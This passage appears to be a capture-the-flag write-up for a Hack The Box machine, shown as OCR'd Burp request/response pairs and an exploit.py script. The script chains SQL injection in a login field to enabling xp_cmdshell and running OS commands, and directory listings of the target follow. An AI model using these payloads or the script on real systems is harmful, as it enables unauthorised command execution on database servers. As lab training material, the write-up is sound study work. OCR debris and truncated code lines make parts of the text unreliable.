
.
</body>


Pretty Raw Hex
POST /old/verify.asp HTTP/1.1
Host: members.streetfighterclub.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 91
Origin: http://members.streetfighterclub.htb
Connection: close
Referer: http://members.streetfighterclub.htb/old/login.asp
Cookie: ASPSESSIONIDQQCSSDBD=JMBNCJICHNAOOIDNFOLMAMCK
Upgrade-Insecure-Requests: 1
username=simon&password=pass123&logintype=2+UniOn+Select+1,2,3,4,5,6&rememberme=ON&B1=LogIn
Search...
0 matches
Pretty Raw Hex Render
HTTP/1.1 302 Object moved
Cache-Control: private
Content-Type: text/html
Location: welcome.asp
Server: Microsoft-IIS/8.5
Set-Cookie: Email=NQ%3D%3D; path=/
Set-Cookie: Level=Ng%3D%3D; path=/
Set-Cookie: Chk=476; path=/
Set-Cookie: password=cGFzczEyMw%3D%3D; expires=Sun, 28-Jul-2024 13:48:06 GMT; path=/
Set-Cookie: username=c2ltb24%3D; expires=Sun, 28-Jul-2024 13:48:06 GMT; path=/
X-Powered-By: ASP.NET
Date: Sat, 29 Jul 2023 13:48:06 GMT
Connection: close
Content-Length: 132
<head>
<title>
Object moved
</title>
</head>
<body>
<h1>
Object Moved
</h1>
This object may be found <a HREF="welcome.asp">
here

.
</body>
Search...
0 matches
one
627 bytes | 98 mi


bWFzdGVy
master


dGVtcGRi
tempdb



But after that, it was impossible to extract any more data from the database so we moved to enabling xp_cmdshell and getting a remote command execution

Request

Pretty Raw Hex

```
POST /old/verify.asp HTTP/1.1
Host: members.streetfighterclub.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=
0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 161
Origin: http://members.streetfighterclub.htb
Connection: close
Referer: http://members.streetfighterclub.htb/old/login.asp
Cookie: ASPSESSIONIDQQCSSDBD=JMBNCJICHNAOOIDNFOLMAMCK
Upgrade-Insecure-Requests: 1

username=simon&password=pass123&logintype=
2;exec+sp_configure+'show+advanced+options',1;exec+sp_configure+'Xp_CmdSHelL',1;RE
CONFIGURE;--+-&rememberme=ON&B1=LogIn
```

Response

Pretty Raw Hex Render

```
HTTP/1.1 302 Object moved
Cache-Control: private
Content-Type: text/html
Location: Welcome.asp
Server: Microsoft-IIS/8.5
Set-Cookie: Email=; path=/
Set-Cookie: Level=%2D1; path=/
Set-Cookie: Chk=9866; path=/
Set-Cookie: password=cGFzczEyMw%3D%3D; path=/
Set-Cookie: username=c21tb24%3D; path=/
Set-Cookie: ASPSESSIONIDQSBSSDBC=GPABLDOCMKEFMAMPCHFEKEGK; path=/
X-Powered-By: ASP.NET
Date: Sun, 30 Jul 2023 02:18:02 GMT
Connection: close
Content-Length: 132

<head>
  <title>
    Object moved
  </title>
</head>
<body>
  <h1>
    Object Moved
  </h1>
  This object may be found <a HREF="Welcome.asp">
    here
  </a>
  .
</body>

```

Once the xp_cmdshell got enabled, we got a command execution via union statement combined with creation of a new table

Request

Pretty Raw Hex

```
POST /old/verify.asp HTTP/1.1
Host: members.streetfighterclub.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=
0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 137
Origin: http://members.streetfighterclub.htb
Connection: close
Referer: http://members.streetfighterclub.htb/old/login.asp
Cookie: ASPSESSIONIDQQCSSDBD=JMBNCJICHNAOOIDNFOLMAMCK
Upgrade-Insecure-Requests: 1

username=simon&password=pass123&logintype=
2+union+Select+1,2,3,4,(select+top+1+output+from+simon+where+ID=1),6--+-&
rememberme=ON&B1=LogIn
```


Response

Pretty Raw Hex Render

```
HTTP/1.1 302 Object moved
Cache-Control: private
Content-Type: text/html
Location: welcome.asp
Server: Microsoft-IIS/8.5
Set-Cookie: Email=ZmlnaHR1clxzcWxzZXJ2; path=/
Set-Cookie: Level=Ng%3D%3D; path=/
Set-Cookie: Chk=9826; path=/
Set-Cookie: password=cGFzczEyMw%3D%3D; expires=Mon, 29-Jul-2024 02:20:28 GMT;
path=/
Set-Cookie: username=c21tb24%3D; expires=Mon, 29-Jul-2024 02:20:28 GMT; path=/
Set-Cookie: ASPSESSIONIDQSBSSDBC=NPABLDOCLCLGGLBGEMEDKDHI; path=/
X-Powered-By: ASP.NET
Date: Sun, 30 Jul 2023 02:20:28 GMT
Connection: close
Content-Length: 132

<head>
  <title>
    Object moved
  </title>
</head>
<body>
  <h1>
    Object Moved
  </h1>
  This object may be found <a HREF="welcome.asp">
    here
  </a>
  .
</body>

```

```
ZmlnaHRlclxzcWxzZXJ2

fighter\sqlserv
```

In order to automate the entire process we created the following python script




```
 GNU nano 7.2                                                exploit.py
import requests
from cmd import Cmd
import urllib.parse
import re
from base64 import b64decode

proxies={'http':'http://127.0.0.1:8080'}
headers={'Host': 'members.streetfighterclub.htb','User-Agent': 'Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0','Accept':'text/html,>


class Terminal(Cmd):
 prompt="⟹"

 def default(self,args):
  print('simon')

 def do_extract_database(self,args):
  data={'username':'simon','password':'pass123','logintype':'2 union select 1,2,3,4,'+args+',6','rememberme':'ON','B1':'Login'}
  data_str=urllib.parse.urlencode(data,safe=',()')
  res=requests.post('http://members.streetfighterclub.htb/old/verify.asp',data=data_str,proxies=proxies,allow_redirects=False,headers=headers)
  print(b64decode(res.cookies['Email']))


 def do_extract_table(self,args):
  data={'username':'simon','password':'pass123','logintype':'2 union select 1,2,3,4,string_agg(concat(name,":",id),"|"),6 from '+args+'..sysobjects where xt>
  data_str=urllib.parse.urlencode(data,safe=',()"⊨/:')
  res=requests.post('http://members.streetfighterclub.htb/old/veriyfy.asp',data=data_str,proxies=proxies,allow_redirects=False,headers=headers)
  print(res.cookies)


 def do_create(self,args):
  try:
                              [ Read 64 lines ]
^G Help          ^O Write Out     ^W Where Is      ^K Cut           ^T Execute       ^C Location      M-U Undo         M-A Set Mark     M-] To Bracket
^X Exit          ^R Read File     ^\ Replace       ^U Paste         ^J Justify       ^/ Go To Line    M-E Redo         M-6 Copy         ^Q Where Was
```

```
def do_create(self,args):
 try:
  arg1,arg2=args.split("!")
  print('arg1 '+arg1)
  print('\narg2 '+arg2)
  data={'username':'simon','password':'pass123','logintype':'2;create table '+arg1+'(ID int IDENTITY (1,1) PRIMARY KEY,output varchar(8000))','rememberme':>
  data_str=urllib.parse.urlencode(data,safe=",/;(\)':|=")
  res=requests.post('http://members.streetfighterclub.htb/old/verify.asp',data=data_str,proxies=proxies,allow_redirects=False,headers=headers)
  print('Table '+args+' was created')
  data2={'username':'simon','password':'pass123','logintype':'2;insert into '+arg1+' (output) exec Xp_CmdSHelL \''+arg2+'\';-- -','rememberme':'ON','B1':'L>
  data2_str=urllib.parse.urlencode(data2,safe=",;\()'|:=")
  res2=requests.post('http://members.streetfighterclub.htb/old/verify.asp',data=data2_str,proxies=proxies,allow_redirects=False,headers=headers)
  print('Command '+arg2+' was inserted')
 except:
  print('you need to specify table_name and command (separated by !)')

def do_select(self,args):
 i=1
 while i<100:
   i=i+1
   data={'username':'simon','password':'pass123','logintype':'2 union select 1,2,3,4,(select top 1 output from '+args+' where ID='+str(i)+'),6-- -','rememb>
   data_str=urllib.parse.urlencode(data,safe=',;\(/)":|=')
   try:
    res=requests.post('http://members.streetfighterclub.htb/old/verify.asp',data=data_str,proxies=proxies,allow_redirects=False,headers=headers)
    print(b64decode(urllib.parse.unquote(res.cookies['Email'])))
   except:
    continue
```

```
^G Help          ^O Write Out     ^W Where Is      ^K Cut           ^T Execute       ^C Location      M-U Undo         M-A Set Mark     M-] To Bracket
^X Exit          ^R Read File     ^\ Replace       ^U Paste         ^J Justify       ^/ Go To Line    M-E Redo         M-6 Copy         ^Q Where Was
```

```
def do_select(self,args):
 i=1
 while i<100:
   i=i+1
   data={'username':'simon','password':'pass123','logintype':'2 union select 1,2,3,4,(select top 1 output from '+args+' where ID='+str(i)+'),6-- -','rememb
   data_str=urllib.parse.urlencode(data,safe=',;\(/)":|=')
   try:
    res=requests.post('http://members.streetfighterclub.htb/old/verify.asp',data=data_str,proxies=proxies,allow_redirects=False,headers=headers)
    print(b64decode(urllib.parse.unquote(res.cookies['Email'])))
   except:
    continue


term=Terminal().cmdloop()


^G Help          ^O Write Out     ^W Where Is      ^K Cut           ^T Execute       ^C Location      M-U Undo         M-A Set Mark     M-] To Bracket
^X Exit          ^R Read File     ^\ Replace       ^U Paste         ^J Justify       ^/ Go To Line    M-E Redo         M-6 Copy         ^Q Where Was
```

```
b' Volume Serial Number is 1E74-17B1'
b' Directory of C:\\'
b'19/10/2017  23:25    <DIR>          inetpub'
b'22/08/2013  17:52    <DIR>          PerfLogs'
b'29/04/2018  19:10    <DIR>          Program Files'
b'22/01/2021  14:32    <DIR>          Program Files (x86)'
b'16/11/2017  00:54    <DIR>          scripts'
b'26/10/2017  18:25    <DIR>          StorageReports'
b'08/01/2018  22:54    <DIR>          Users'
b'08/05/2018  23:02    <DIR>          Windows'
b'               0 File(s)              0 bytes'
b'               8 Dir(s)   4.188.438.528 bytes free'
⟹create listing2!dir C:\Users
arg1 listing2
arg2 dir C:\Users
Table listing2!dir C:\Users was created
Command dir C:\Users was inserted
⟹select listing2
b' Volume Serial Number is 1E74-17B1'
b' Directory of C:\\USERS'
b'08/01/2018  22:54    <DIR>          .'
b'08/01/2018  22:54    <DIR>          ..'
b'20/10/2017  14:15    <DIR>          .NET v2.0'
b'20/10/2017  14:15    <DIR>          .NET v2.0 Classic'
b'19/10/2017  23:31    <DIR>          .NET v4.5'
b'19/10/2017  23:31    <DIR>          .NET v4.5 Classic'
b'08/01/2018  22:27    <DIR>          Administrator'
b'20/10/2017  14:15    <DIR>          Classic .NET AppPool'
b'08/05/2018  23:54    <DIR>          decoder'
b'23/10/2017  22:27    <DIR>          MSSQL$SQLEXPRESS'
b'03/11/2017  15:15    <DIR>          Public'
b'08/01/2018  22:26    <DIR>          sqlserv'
b'               0 File(s)              0 bytes'
b'              12 Dir(s)   4.188.176.384 bytes free'
⟹
```



The above script gives us a pseudo-shell thanks to which we can enumerate files on the system (the only downside is that for every command we need to create a separate table)